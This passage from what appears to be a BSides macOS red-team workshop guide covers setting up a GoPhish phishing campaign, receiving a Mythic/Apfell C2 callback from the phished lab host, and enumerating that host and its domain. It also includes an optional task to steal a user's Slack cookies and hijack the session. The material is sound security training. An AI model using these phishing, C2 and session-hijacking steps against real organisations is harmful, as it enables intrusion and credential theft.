
Once added, the entry will appear in the table below. Click 'Save changes':




Next, on 'Landing Pages' click '+ New Page':



Whilst we won't be using the landing page feature, we will create one to avoid GoPhish from throwing an error. Once filled out, click 'Save Page':



Now, on 'Campaigns' click '+ New Campaign':




Fill out the new campaign with your created phishing components. You will need to add:

- Campaign Name


- Email Template
- Landing Page
- Sending Profile
- Groups

> **Note:** There is a default GoPhish campaign already set up for your team for guidance, with the name `campaignX - default` where 'X' is replaced by your team number:

Once the details have been added, click 'Launch Campaign':




The phishing campaign will then start, and the email will be sent:



1.4 Getting a Mythic Callback


Shortly after launching the campaign, you should get a Mythic callback running on the host of the phished user:



1.5 Common Issues

- **I can't reach the host machines**
  - If you are unable to reach any of the host machines, troubleshoot your connection to the BSides access point required for the training. The SSID of the access point will be 'BSides_MacOS'.
  - In addition, ensure you are disconnected from any VPN services in order to access the Mythic platform and https://harvestcorp.io website, as these are configured to exclusively allow the BSides workshop public IP address.
- **My GoPhish email won't send**
  - If your GoPhish email does not send, confirm that you have entered the correct mail server IP address or hostname with port 25 after, e.g., `mail01.harvest.lab:25` or `192.168.77.50:25`. Otherwise, confirm that the receiver email is correct.

Confirm that the receive email is correct and ending in `@harvest.lab`:




If you still face issues, feel free to use the 'default' values for each field which already contain the parameters you need.


- **My payload doesn't callback to Mythic**

- The phishing payload simulation is designed to trigger every couple of minutes. If you don't get a callback after 5 minutes, check your payload details:

Navigate to the 'Payloads' tab in Mythic:



Confirm that the `Callback Host` is correctly set to `http://<mythic IP>`:



1.6 References

1. https://github.com/its-a-feature/Mythic
2. https://github.com/gophish/gophish
3. https://github.com/MythicAgents/apfell
4. https://developer.apple.com/library/archive/documentation/LanguagesUtilities/Conceptual/MacAutomationScriptingGuide/index.html
5. https://docs.mythic-c2.net/c2-profiles/http

Lab 2 - Situational Awareness

Time: 30 mins

Objective

Perform initial recon on the host you have compromised and begin enumeration of the wider domain.

Tasks

2.1 Local Enumeration: Perform local enumeration on the machine from the Apfell callback. Import HealthInspector into your agent and enumerate the local host, investigating:

1. Who is the current user?
2. What OS version is running?
3. What software and applications are installed?
4. What processes are currently running?
5. What local users and groups are present on the host?
6. What domain is the host part of?

2.2 Screenshot User Desktop: Run the `screenshot` command to capture the current user's desktop. What do you discover?

> **Optional:** Enumerate the Slack application on the host. Compromise the user's Slack cookies and hijack their session. (See Cody Thomas' blog post for pointers).

2.3 Domain Enumeration: Perform domain enumeration on the machine from the Apfell callback. Import Orchard into your agent and enumerate the domain, investigating:

1. Domain users
2. Domain groups

3. Domain computers
4. Network Shares
5. Service Principal Names

> **Note:** The files situated in the ~/.utils directory are there to assist with user activity simulation. **DO NOT** tamper with these files.

2.1 Local Enumeration


Now that we have our initial callback on a foothold machine, the next steps are to perform local enumeration to understand where we have landed.

We can do this using Apfell's built-in commands as well as by loading in external JXA scripts such as HealthInspector.

> **Note:** HealthInspector among other tools we'll be using in the lab can be found hosted in the TOOLS directory, on the harvest.lab domain controller at `\\arboretum.harvest.lab\TOOLS` or `\\192.168.77.10\TOOLS`.


To interact with the Mythic callback, click on the `keyboard` icon on the callbacks page.

> **Note:** the 'Description' column on the right contains the description to built-in to the payload. This is to help you distinguish between which payload belongs to you and the other operators.



When you click the keyboard icon, a command prompt window will appear at the bottom of the screen. This is where the operator can input commands for the Mythic callback to execute.

To get a view of which built-in commands are available, run the 'help' command and a list of commands and descriptions will be displayed:




As an example, the current user can be determined using the `current_user` command. Enter this in to the command prompt and review the Mythic pop-up window:


Here you get a choice of two 'methods' to find out the current 